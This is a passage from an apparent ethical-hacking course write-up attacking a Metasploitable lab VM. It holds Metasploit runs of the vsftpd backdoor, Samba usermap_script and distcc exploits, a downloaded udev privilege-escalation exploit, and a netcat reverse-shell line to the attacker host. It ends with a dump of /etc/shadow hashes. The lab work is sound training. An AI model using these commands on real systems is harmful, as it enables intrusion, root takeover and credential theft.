
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
---  ---  ---  ---
RHOSTS  21            yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT   21            yes        The target port (TCP)

Payload options (cmd/unix/interact):
Name  Current Setting  Required  Description
---  ---  ---  ---

Exploit target:

Id  Name
--  --
0   Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.2.21
RHOSTS => 192.168.2.21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
---  ---  ---  ---
RHOSTS  192.168.2.21  yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT   21            yes        The target port (TCP)

Payload options (cmd/unix/interact):
Name  Current Setting  Required  Description
---  ---  ---  ---

Exploit target:

Id  Name
--  --
0   Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.2.21:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.2.21:21 - USER: 331 Please specify the password.
[*] 192.168.2.21:21 - Backdoor service has been spawned, handling...
[*] 192.168.2.21:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.2.21:6200) at 2021-04-17 20:03:44 -0400

whoami
root
hostname
metasploitable
pwd
/
ls
bin
boot
cdrom
dev
etc

```

- While maintaining the connection via the `vsftpd` exploit, another Metasploit terminal session was opened to search for vulnerabilities in the Samba services. The three highlighted exploits were investigated:
  - `linux/samba/is_known_pipename`: Triggers an arbitrary shared library load vulnerability, NOT compatible with the installed version of Samba.
  - `linux/samba/trans2open`: Remote buffer overflow, NOT compatible with the installed version of Samba
  - `multi/samba/usermap_script`: Exploits a command execution vulnerability, Payload = Reverse shell options, Compatible with the installed version of Samba

```
msf6 > search samba
Matching Modules

#  Name                                     Disclosure Date   Rank    Check  Description
-  auxiliary/admin/smb/samba_symlink_traversal          normal        No     Samba Symlink Directory Traversal
1  auxiliary/dos/samba/lsa_addprivs_heap                normal        No     Samba lsa_io_privilege_set Heap Overflow
2  auxiliary/dos/samba/lsa_transnames_heap              normal        No     Samba lsa_io_trans_names Heap Overflow
3  auxiliary/dos/samba/read_nttrans_ea_list             normal        No     Samba read_nttrans_ea_list Integer Overflow
4  auxiliary/scanner/rsync/modules_list                 normal        No     List Rsync Modules
5  auxiliary/scanner/smb/smb_uninit_cred               normal        Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
6  exploit/freebsd/samba/trans2open                   2003-04-07    great   No     Samba trans2open Overflow (*BSD x86)
7  exploit/linux/samba/chain_reply                  2010-06-16    good    No     Samba chain_reply Memory Corruption (Linux x86)
8  exploit/linux/samba/is_known_pipename            2017-03-24    excellent Yes    Samba is_known_pipename() Arbitrary Module Load
9  exploit/linux/samba/lsa_transnames_heap           2007-05-14    good    Yes    Samba lsa_io_trans_names Heap Overflow
10 exploit/linux/samba/setinfo(policy_heap)          2012-04-10    normal   Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11 exploit/linux/samba/trans2open                   2003-04-07    great    No     Samba trans2open Overflow (Linux x86)
12 exploit/multi/samba/nttrans                      2003-04-07    average  No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
13 exploit/multi/samba/usermap_script              2007-05-14    excellent No     Samba "username map script" Command Execution
14 exploit/osx/samba/lsa_transnames_heap            2007-05-14    average  No     Samba lsa_io_trans_names Heap Overflow
15 exploit/osx/samba/trans2open                    2003-04-07    great    No     Samba trans2open Overflow (Mac OS X PPC)
16 exploit/solaris/samba/lsa_transnames_heap       2007-05-14    average  No     Samba lsa_io_trans_names Heap Overflow
17 exploit/solaris/samba/trans2open                2003-04-07    great    No     Samba trans2open Overflow (Solaris SPARC)
18 exploit/unix/http/quest_kace_systems_management_rce 2018-05-31    excellent Yes    Quest KACE Systems Management Command Injection
19 exploit/unix/misc/distcc_exec                  2002-02-01    excellent Yes    DistCC Daemon Command Execution
20 exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21    excellent Yes    Citrix Access Gateway Command Execution
21 exploit/windows/fileformat/ms14_060_sandworm     2014-10-14    excellent No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
22 exploit/windows/http/samba6_search_results      2003-06-21    normal   Yes    Samba 6 Search Results Buffer Overflow
23 exploit/windows/license/caliclnet_getconfig     2005-03-02    average  No     Computer Associates License Client GETCONFIG Overflow
24 exploit/windows/smb/group_policy_startup        2015-01-26    manual   No     Group Policy Script Execution From Shared Resource
25 post/linux/gather/enum_configs                 2003-04-07    normal   No     Linux Gather Configurations

Interact with a module by name or index. For example info 25, use 25 or use post/linux/gather/enum_configs
[*] msf6 > use 13
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

- The `multi/samba/usermap_script` exploit was successfully executed to obtain another root-level shell into the Metasploitable system. (Note: the `set RHOSTS 192.168.2.21` command, not shown in the screenshot, was used to specify the target.)

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
  Name  Current Setting  Required  Description
  ----  --------------  --        --
  RHOSTS  192.168.2.21  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   139            yes       The target port (TCP)

  Payload options (cmd/unix/reverse_netcat):
  Name  Current Setting  Required  Description
  ----  --------------  --        --
  LHOST   192.168.2.14  yes       The listen address (an interface may be specified)
  LPORT   4444           yes       The listen port

  Exploit target:
  Id  Name
  --  --
  0  Automatic

  msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.2.14:4444
[*] Command shell session 3 opened (192.168.2.14:4444 → 192.168.2.21:60807) at 2021-04-17 21:08:58 -0400

whoami
root
hostname
metasploitable
|
```

- Since Samba is running on the system, the `smbclient` was used as another attack vector to successfully create an anonymous connection.

```
(christopher@Kali1) [~]
└─$ sudo smbclient //192.168.2.21/tmp
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> pwd
Current directory is \\192.168.2.21\tmp\
smb: \> ls
.
..
.DR 0 Sun May 20 14:36:12 2012
.DH 0 Wed Apr 14 21:01:06 2021
.N 0 Thu Apr 15 23:16:05 2021
.DH 0 Wed Apr 14 21:01:14 2021
.HR 11 Wed Apr 14 21:01:14 2021
.R 0 Thu Apr 15 16:30:34 2021

7282168 blocks of size 1024. 5434180 blocks available
smb: \> █
```

- In order to maintain persistent access to the machine, the `/unix/misc/distcc_exec` exploit was used to make another connection. This exploit uses a documented security weakness in the DistCC daemon, which, according to the `nmap` scan, is known to be running on port 3632. After selecting the exploit, setting the target host IP, and attempting to run the exploit, I received an error that no payload has been selected (since there is no default payload with this exploit). Upon viewing the available payloads, I first tried a Reverse TCP Bash shell (`cmd/unix/reverse_bash`), which did not work. I then chose the first option, a UNIX command shell established by binding TCP via Perl (`cmd/unix/bind_perl`), and this payload did successfully establish a command shell with the user `daemon` (not root-level access).

```
msf6 > use unix/misc/distcc_exec
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):
Name   Current Setting  Required  Description
_____
RHOSTS      yes          The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT      3632         yes          The target port (TCP)

Exploit target:
Id  Name
--  --
0  Automatic Target

msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.2.21
RHOSTS => 192.168.2.21
msf6 exploit(unix/misc/distcc_exec) > exploit
[-] 192.168.2.21:3632 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
_____
#  Name          Disclosure Date  Rank  Check  Description
--  --          _____        ____  ____  _____
0  cmd/unix/bind_perl      normal  No    Unix Command Shell, Bind TCP (via Perl)
1  cmd/unix/bind_perl_ipv6  normal  No    Unix Command Shell, Bind TCP (via perl) IPv6
2  cmd/unix/bind_ruby       normal  No    Unix Command Shell, Bind TCP (via Ruby)
3  cmd/unix/bind_ruby_ipv6  normal  No    Unix Command Shell, Bind TCP (via Ruby) IPv6
4  cmd/unix/generic        normal  No    Unix Command, Generic Command Execution
5  cmd/unix/reverse         normal  No    Unix Command Shell, Double Reverse TCP (telnet)
6  cmd/unix/reverse_bash    normal  No    Unix Command Shell, Reverse TCP (/dev/tcp)
7  cmd/unix/reverse_bash_telnet_ssl  normal  No    Unix Command Shell, Reverse TCP SSL (telnet)
8  cmd/unix/reverse_openssl  normal  No    Unix Command Shell, Double Reverse TCP SSL (openssl)
9  cmd/unix/reverse_perl    normal  No    Unix Command Shell, Reverse TCP (via Perl)
10 cmd/unix/reverse_perl_ssl  normal  No    Unix Command Shell, Reverse TCP SSL (via perl)
11 cmd/unix/reverse_ruby    normal  No    Unix Command Shell, Reverse TCP (via Ruby)
12 cmd/unix/reverse_ruby_ssl  normal  No    Unix Command Shell, Reverse TCP SSL (via Ruby)
13 cmd/unix/reverse_ssl_double_telnet  normal  No    Unix Command Shell, Double Reverse TCP SSL (telnet)
```

```
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD 6
PAYLOAD => cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

Name   Current Setting  Required  Description
---   ---   ---   ---
RHOSTS  192.168.2.21    yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT   3632            yes        The target port (TCP)

Payload options (cmd/unix/reverse_bash):

Name   Current Setting  Required  Description
---   ---   ---   ---
LHOST              yes        The listen address (an interface may be specified)
LPORT   4444            yes        The listen port

04_15_2021

Exploit target:

Id  Name
--  --
0  Automatic Target

msf6 exploit(unix/misc/distcc_exec) > set LHOST eth0
LHOST => 192.168.2.14
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP handler on 192.168.2.14:4444
[*] 192.168.2.21:3632 - stderr: #: 84: Bad file descriptor
[*] 192.168.2.21:3632 - stderr: #: /dev/tcp/192.168.2.14/4444: No such file or directory
[*] Exploit completed, but no session was created.

msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD 0
PAYLOAD => cmd/unix/bind_perl
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

Name   Current Setting  Required  Description
---   ---   ---   ---
RHOSTS  192.168.2.21    yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT   3632            yes        The target port (TCP)

Payload options (cmd/unix/bind_perl):

Name   Current Setting  Required  Description
---   ---   ---   ---
LPORT   4444            yes        The listen port
RHOST  192.168.2.21     no         The target address

Exploit target:

Id  Name
--  --
0  Automatic Target

msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.2.21:4444
[*] Command shell session 1 opened (0.0.0.0 → 192.168.2.21:4444) at 2021-04-23 13:08:14 -0400

hostname
metasploitable
whoami
daemon
```

## Task 4: Privilege Escalation

The goal of this task is to elevate the connection created from the /unix/misc/distcc\_exec connection to allow root-level access and obtain the hash for the root user.

- After gaining access to the machine, the `ps aux` command was used to enumerate the running processes, which were reviewed for additional vulnerabilities. (NOTE: Command output not entirely shown in screenshot.)

```
ps aux
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.0 0.0 2844 1692 ? Ss Apr15 0:01 /sbin/init
root 2 0.0 0.0 0 0 ? Sc Apr15 0:00 [kthreadd]
root 3 0.0 0.0 0 0 ? Sc Apr15 0:00 [migration/0]
root 4 0.0 0.0 0 0 ? Sc Apr15 0:00 [ksoftirqd/0]
root 5 0.0 0.0 0 0 ? Sc Apr15 0:00 [watchdog/0]
root 6 0.0 0.0 0 0 ? Sc Apr15 0:00 [events/0]
root 7 0.0 0.0 0 0 ? Sc Apr15 0:00 [idle/0]
root 41 0.0 0.0 0 0 ? Sc Apr15 0:00 [kblockd/0]
root 44 0.0 0.0 0 0 ? Sc Apr15 0:00 [kacpid]
root 45 0.0 0.0 0 0 ? Sc Apr15 0:00 [kacpi_notify]
root 89 0.0 0.0 0 0 ? Sc Apr15 0:00 [kseriod]
root 127 0.0 0.0 0 0 ? S Apr15 0:00 [pdflush]
root 130 0.0 0.0 0 0 ? S Apr15 0:00 [pdflush]
root 129 0.0 0.0 0 0 ? S Apr15 0:00 [pdflush]
root 171 0.0 0.0 0 0 ? Sx Apr15 0:00 [aio/0]
root 1127 0.0 0.0 0 0 ? Sc Apr15 0:00 [knsnapd]
root 1319 0.0 0.0 0 0 ? Sc Apr15 0:00 [ata/0]
root 1326 0.0 0.0 0 0 ? Sc Apr15 0:00 [ata_aux]
root 1342 0.0 0.0 0 0 ? Sc Apr15 0:00 [ksuspend_usbd]
root 1343 0.0 0.0 0 0 ? Sc Apr15 0:00 [kidle]
root 205 0.0 0.0 0 0 ? S Apr15 0:00 [scsi_ph/0]
root 2118 0.0 0.0 0 0 ? Sx Apr15 0:00 [scsi_eh_1]
root 2120 0.0 0.0 0 0 ? Sc Apr15 0:00 [scsi_eh_2]
root 2192 0.0 0.0 0 0 ? Sc Apr15 0:00 [kjournald]
root 2346 0.0 0.0 2092 632 ? Ss Apr15 0:00 /sbin/udevd --daemon
root 2575 0.0 0.0 0 0 ? Sc Apr15 0:00 [kpmoused]
root 3487 0.0 0.0 0 0 ? Sc Apr15 0:00 [kjournald]
daemon 3645 0.0 0.0 1836 888 ? Ss Apr15 0:00 /sbin/rpcbind
statd 3632 0.0 0.0 1980 722 ? Ss Apr15 0:00 /sbin/rpc.idmapd
root 3638 0.0 0.0 0 0 ? Sc Apr15 0:00 [rpclod/0]
root 3653 0.0 0.0 3648 560 ? Ss Apr15 0:00 /usr/sbin/rpc.idmapd
root 3888 0.0 0.0 1716 492 tty4 S+ Apr15 0:00 /sbin/getty 38400 tty4
root 3881 0.0 0.0 1716 492 tty5 S+ Apr15 0:00 /sbin/getty 38400 tty5
root 3886 0.0 0.0 1716 488 tty2 S+ Apr15 0:00 /sbin/getty 38400 tty2
root 3889 0.0 0.0 1716 492 tty3 S+ Apr15 0:00 /sbin/getty 38400 tty3
root 3891 0.0 0.0 1716 492 tty6 S+ Apr15 0:00 /sbin/getty 38400 tty6
syslog 3929 0.0 0.0 1936 648 ? Ss Apr15 0:00 /sbin/syslogd -u syslog
root 3964 0.0 0.0 1872 540 ? Ss Apr15 0:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
klog 3966 0.0 0.1 3284 2888 ? Ss Apr15 0:00 /sbin/klogd -P /var/run/klogd/kmsg
bind 3989 0.0 0.3 36024 8264 ? Ss Apr15 0:00 /usr/sbin/named -u bind
root 4093 0.0 0.0 2768 1300 ? Ss Apr15 0:00 /bin/sh /usr/bin/mysql_safe
mysql 4135 0.0 0.8 127792 17276 ? SL Apr15 0:04 /usr/bin/mysql --basedir=/usr --datadir=/var/lib/mysql --user=mysql --pid-file=/var/run/mysqld.pid --skip-external-locking --port=3306 --socket=/var/run/mysqld/mysqld.sock
mysqld.sock
root 4137 0.0 0.0 1780 556 ? S Apr15 0:00 logger -p daemon,err -t mysqld_safe -i -t mysql
dhclient 4223 0.0 0.0 2436 788 ? Ss Apr15 0:00 dhclient3 -e IF_METRIC=100 -pf /var/run/dhclient.eth0.pid -lf /var/lib/dhcp3/dhclient.eth0.leases eth0
postgres 4237 0.0 0.2 41340 5072 ? Ss Apr15 0:00 /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/postgresql/8.3/main -c config_file=/etc/postgresql/8.3/main/postgresql.conf
root 4243 0.0 0.0 5312 1024 ? Ss Apr15 0:00 /usr/sbin/sshd
postgres 4257 0.0 0.0 41340 1388 ? Ss Apr15 0:02 postgres: writer process
postgres 4258 0.0 0.0 41340 1192 ? Ss Apr15 0:02 postgres: wal writer process
postgres 4259 0.0 0.0 41340 1388 ? Ss Apr15 0:00 postgres: autovacuum launcher process
postgres 4260 0.0 0.0 12660 1136 ? Ss Apr15 0:00 postgres: stats collector process
```

- It was noticed that the `udev` daemon was running on the system. Upon further enumeration, it was found that the running version of `udevd` is vulnerable to an exploit that can be used to perform privilege escalation.

```
ps aux | grep udev
root      2346  0.0  0.0  2092  632 ?          S<s  Apr15  0:00 /sbin/udevd --daemon
daemon    6569  0.0  0.0  3232 1416 ?          RN   00:42  0:00 sh -c ps aux | grep udev
udevd --version
117
```

- A search was made for applicable `udev` vulnerabilities within Metasploit and using `searchsploit`. The second result (highlighted), applicable to the Metasploitable system (as per the information from the `nmap` scan), will be used.

```
msf6 > search udev
Matching Modules
=====
#  Name           Disclosure Date  Rank   Check  Description
-  exploit/linux/local/udev_netlink  2009-04-16       great  No   Linux udev Netlink Local Privilege Escalation

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/udev_netlink

msf6 > searchsploit udev
[*] exec: searchsploit udev

Exploit Title
=====
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Privilege Escalation (1)
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation
Linux Kernel UDEV < 1.4.1 - 'Netlink' Local Privilege Escalation (Metasploit)

Shellcodes: No Results
```

- The file for the chosen exploit was copied onto the already-running web server on the Kali system (from earlier in the project).

```
(christopher@Kali1)-[~]
$ sudo cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html/
(christopher@Kali1)-[~]
$ ls /var/www/html/
8572.c decoded.html index.php style.css
```

- From within the command shell created in Metasploit (with the `/unix/misc/distcc_exec` exploit), the `wget` command was used to download the exploit file onto the system (from the web server on the Kali machine).

```
wget http://192.168.2.14/8572.c
ls
4530.jsvc_up
8572.c
hbjagia
jwuckjq
```

- The `gcc` compiler was used to compile the exploit source code into a binary output file, entitled `8572`.

```
gcc 8572.c -o 8572
ls
4530.jsvc_up
8572
8572.c
hbjagia
jwuckjq
```

- Upon doing research on the exploit (reference <https://www.exploit-db.com/exploits/8572>), it was explained that the exploit will execute as root whatever is stored in the `/tmp/run` file. Thus, to set up a payload, a shell script was stored into `/tmp/run` which will use a `netcat` socket on port 3456 to remotely execute shell commands.

```
pwd
/tmp
touch run
echo "#!/bin/sh" >> run
echo "/bin/netcat -e /bin/sh 192.168.2.14 3456" >> run
cat run
#!/bin/sh
/bin/netcat -e /bin/sh 192.168.2.14 3456
```

- In a new terminal window on the Kali system, the `netcat` command was used to start listening for the connection on port 3456.

```
(christopher@Kali1)-[~]
$ sudo nc -lvp 3456
listening on [any] 3456 ...
File System
```

- On the Metasploitable system (using the established connection), execution permission was given to the compiled exploit using the `chmod` command.

```
chmod +x run
ls -l
total 20
-rw----- 1 tomcat55 nogroup    0 Apr 15 16:30 4530.jsvc_up
-rwxr-xr-x 1 daemon    daemon  8634 Apr 16 01:06 8572
-rw-r--r-- 1 daemon    daemon  2876 Apr 23 2021 8572.c
prw-rw-rw- 1 root      root     0 Apr 15 23:16 hbjagia
prw-rw-rw- 1 root      root     0 Apr 16 00:40 jwuckjq
-rwxr-xr-x 1 daemon    daemon   52 Apr 16 01:16 run
```

- As per the exploit documentation, the compiled code is to be run with the process ID of the udevd netlink socket passed as a parameter. This PID was obtained, and the exploit was executed.

```
cat /proc/net/netlink
sk      Eth Pid    Groups   Rmem     Wmem     Dump     Locks
f7c4c800 0    0    00000000 0    0    00000000 2
dfc33a00 4    0    00000000 0    0    00000000 2
f7f70000 7    0    00000000 0    0    00000000 2
f7c75c00 9    0    00000000 0    0    00000000 2
f7d00c00 10   0    00000000 0    0    00000000 2
dfc43600 15   2345 00000001 0    0    00000000 2
f7c4cc00 15   0    00000000 0    0    00000000 2
f7c79800 16   0    00000000 0    0    00000000 2
dfc41200 18   0    00000000 0    0    00000000 2
./8572 2345
```

- After running the compiled exploit, the `netcat` connection was successfully made to the Kali machine, creating an interactive shell. Running `whoami` reveals that this shell is running as root and the privilege escalation was successful. Within this shell, the contents of the `/etc/shadow` file was obtained in order to access the password hash for the root user, completing the final goal of this project.

```
(christopher@Kali1:[~]
$ sudo nc -lvp 3456
listening on [any] 3456 ...
connect to [192.168.2.14] from (UNKNOWN) [192.168.2.21] 34467
whoami
root
hostname
metasploitable
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9IV./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPot$Miyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZja5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoxXiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kr3ue7JZ$7gxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

- The Metasploit session activity log was exported to an XML file (please see attached). 

```
[*] msf6 > db_export -f xml /home/christopher/Desktop/Metasploit.xml
[*] Starting export of workspace EHFFinal to /home/christopher/Desktop/Metasploit.xml [ xml ] ...
[*] Finished export of workspace EHFFinal to /home/christopher/Desktop/Metasploit.xml [ xml ] ...
```